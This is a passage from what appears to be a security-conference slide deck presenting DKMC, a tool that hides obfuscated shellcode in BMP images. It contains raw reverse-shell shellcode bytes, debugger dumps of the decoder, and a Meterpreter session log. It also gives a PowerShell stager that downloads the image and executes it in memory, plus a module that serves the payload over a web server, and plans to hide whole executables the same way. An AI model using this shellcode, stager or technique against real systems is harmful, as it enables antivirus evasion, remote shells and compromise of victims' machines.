51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x
7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x
51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x
00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x18\x25\x
29\x9e\x68\x02\x00\x1f\x90\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x3f\x00\x00\x
00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xe9\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\x
a4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xc3\x01\xc3\x29\xc6\x75\xe9\xc3\xbb\xf0\x
b5\xa2\x56\x6a\x00\x53\xff\xd5
        output      = output/output-1480882875.bmp

(generate)>>> run
        [+] Image size is 300 x 275
        [+] Generating obfuscation key 0x5136c0b5
        [+] Shellcode size 0x12b (299)
        [+] Adding 1 bytes of padding
        [+] Generating magic bytes 0xdb1640fb
        [+] Final shellcode length is 0x162 (354)
        [+] New BMP header set to 0x424de999c50300
        [+] New height is 0x0e010000 (270)
        [+] Successfully save the image. (/cygdrive/c/Users/charles.hamilton/workspace/DKMC/output/output-1480882875.bmp)

(generate)>>> |
```

0x07 – Automating the process

0x07 – Automating the process

```
00453B60 ^75 F0           JNZ SHORT 00453B52
00453B62  0FCB            BSWAP EBX
00453B64  31C9            XOR ECX,ECX
00453B66  80C1 4B         ADD CL,4B
00453B69  01D0            ADD EAX,EDX
00453B6B  3118            XOR DWORD PTR DS:[EAX],EBX
00453B6D ^E2 FA           LOOPD SHORT 00453B69
00453B6F  66:2D 2801      SUB AX,128
00453B73  FFE0            JMP EAX
00453B75  E8 D0FFFFFF     CALL 00453B4A
00453B7A  ED              IN EAX,DX                    I/O command

EAX 00453B7E
ECX 00000000
EDX 00000004
EBX 51B5C036
ESP 0028FECC
EBP 0028FF17
ESI 00000000
EDI 00000000
EIP 00453B73

00453B7E FC E8 82 00 00 00 60 89 ⁿ╚é...`ë
00453B86 E5 31 C0 64 8B 50 30 8B σ1└dïP0ï
00453B8E 52 0C 8B 52 14 8B 72 28 R.ïR¶ïr(
00453B96 0F B7 4A 26 31 FF AC 3C ☼╖J&1 ¼<
00453B9E 61 7C 02 2C 20 C1 CF 0D a|☻, ┴╧♪
00453BA6 01 C7 E2 F2 52 57 8B 52 ☺╟Γ≥RWïR
00453BAE 10 8B 4A 3C 8B 4C 11 78 ►ïJ<ïL◄x
00453BB6 E3 48 01 D1 51 8B 59 20 πH☺╤QïY
00453BBE 01 D3 8B 49 18 E3 3A 49 ☺╙ïI↑π:I
00453BC6 8B 34 8B 01 D6 31 FF AC ï4ï☺╓1 ¼
00453BCE C1 CF 0D 01 C7 38 E0 75 ┴╧♪.☺╟8αu
00453BD6 F6 03 7D F8 3B 7D 24 75 ÷♥}°;}$u
00453BDE E4 58 8B 58 24 01 D3 66 ΣXïX$☺╙f
00453BE6 8B 0C 4B 8B 58 1C 01 D3 ï♂KïX∟☺╙
00453BEE 8B 04 8B 01 D0 89 44 24 ï♦ï☺╨ëD$
00453BF6 24 5B 5B 61 59 5A 51 FF $[[aYZQ
00453BFE E0 5F 5F 5A 8B 12 EB 8D α__Zï↕§ì
00453C06 5D 68 33 32 00 00 68 77 ]h32..hw
00453C0E 73 32 5F 54 68 4C 77 26 s2_ThLw&
00453C16 07 FF D5 B8 90 01 00 00 • ╪╕É☺..
00453C1E 29 C4 54 50 68 29 80 6B )─TPh)Çk
00453C26 00 FF D5 50 50 50 50 40 . ╒PPPP@
00453C2E 50 40 50 68 EA 0F DF E0 P@PhΩ☼▀α
00453C36 FF D5 97 6A 05 68 18 25  ╒ùj♣h↑%
00453C3E 29 9E 68 02 00 1F 90 89 )₧h☻.▼Éë
```

```
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 24.37.41.154
[*] Meterpreter session 1 opened (24.37.41.158:8080 -> 24.37.41.154:56626) at 2016-12-04 15:35:51 -0500

meterpreter > ps
```

We successfully generated our malicious image and spawn a meterpreter

0x07 – The Powershell payload

The last step consists in generating the Powershell payload that will download and execute all of this in memory

0x07 – The Powershell payload

No need to come up with super fancy script, since various projects already come up with scripts that allow you to execute shellcode within Powershell

Example:

Cobalt Strike beacon Powershell stager

0x07 – The Powershell payload

In a nutshell, the script relies on System.Net.WebClient to download the image

Then use VirtualAlloc and CreateThread to execute the shellcode

0x07 – The Powershell payload

```
[Byte[]]$var_code = (New-Object
System.Net.WebClient).DownloadData("http://image.com/cat.bmp")

$var_buffer =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get
_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero,
$var_code.Length,0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_hthread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get
_proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr],
[UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get
_proc_address kernel32.dll WaitForSingleObject), (func_get_delegate_type
@([IntPtr], [Int32]))).Invoke($var_hthread,0xffffffff) | Out-Null
```

0x07 – The Powershell payload

```
=========================================
|                                       |
| Module to generate Powershell payload |
|                                       |
=========================================


Allowed options:

        [*] (show)      Show module variables
        [*] (set)       Set value (set key value)
        [*] (run)       Run the module
        [*] (exit)      Go back to the main menu

Module Variables description:

        url         Url that point to the malicious image
        rand        Use random variables name


Current variable value:

        url         =
        rand        = true

(powershell)>>> set url http://127.0.0.1:8080/good.bmp
        [+] url value is set.

(powershell)>>>
```

0x07 – The Powershell payload


0x07 – The Powershell payload

```
==================================
|                                |
| Module to launch a web server  |
|                                |
==================================


Allowed options:

        [*] (show)      Show module variables
        [*] (set)       Set value (set key value)
        [*] (run)       Run the module
        [*] (exit)      Go back to the main menu

Module Variables description:

        folder      Base folder used to deliver files
        certificate Certificate path
        port        Port used to bind the web server
        https       Use HTTPS


Current variable value:

        folder      = /home/mrun1k0d3r/Desktop/NSEC17/dkmc/DKMC/output/
        certificate = core/util/cert/default.pem
        port        = 80
        https       = false

(web)>>> set port 8080
        [+] port value is set.

(web)>>> run
        [+] Starting web server on port 8080
```

0x08 – Future project

Obfuscate random DLLs and EXEs

Executables and DLLs can also be polyglot



```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 0C 00 20 2C 43 58 00 34 00 00  PE..L... ,CX.4..
```

WORD e_magic (MZ)

WORD e_cblp

WORD e_cp

```
0:    4d          inc     edx
1:    5a          pop     edx
```

0x08 – Future project

Find a code cave

```
00001200  FF FF FF FF 00 40 00 00 44 1D 40 00 00 00 00 00  ÿÿÿÿ.@..D.@.....
00001210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000012F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001400  6C 69 62 67 63 6A 2D 31 33 2E 64 6C 6C 00 5F 4A  libgcj-13.dll._J
```

0x08 – Future project

Add a piece of shellcode that loads all the binary section in memory, maps the executable and then launches it

VirtualAlloc PE header ImageBase,
SizeOfImage

VirtualAlloc to allocate sections

Resolve import table using GetProcAddress

Call the entry point

0x08 – Future project

Once the polyglot DLL / exe is generated, obfuscate the whole file using the same technique

Add it to the original image, like we did with the shellcode

0x08 – Use to tool

https://github.com/Mr-Un1k0d3r/DKMC

Thank you

Questions?

Twitter: @MrUn1k0d3r
Website: https://ringzer0team.com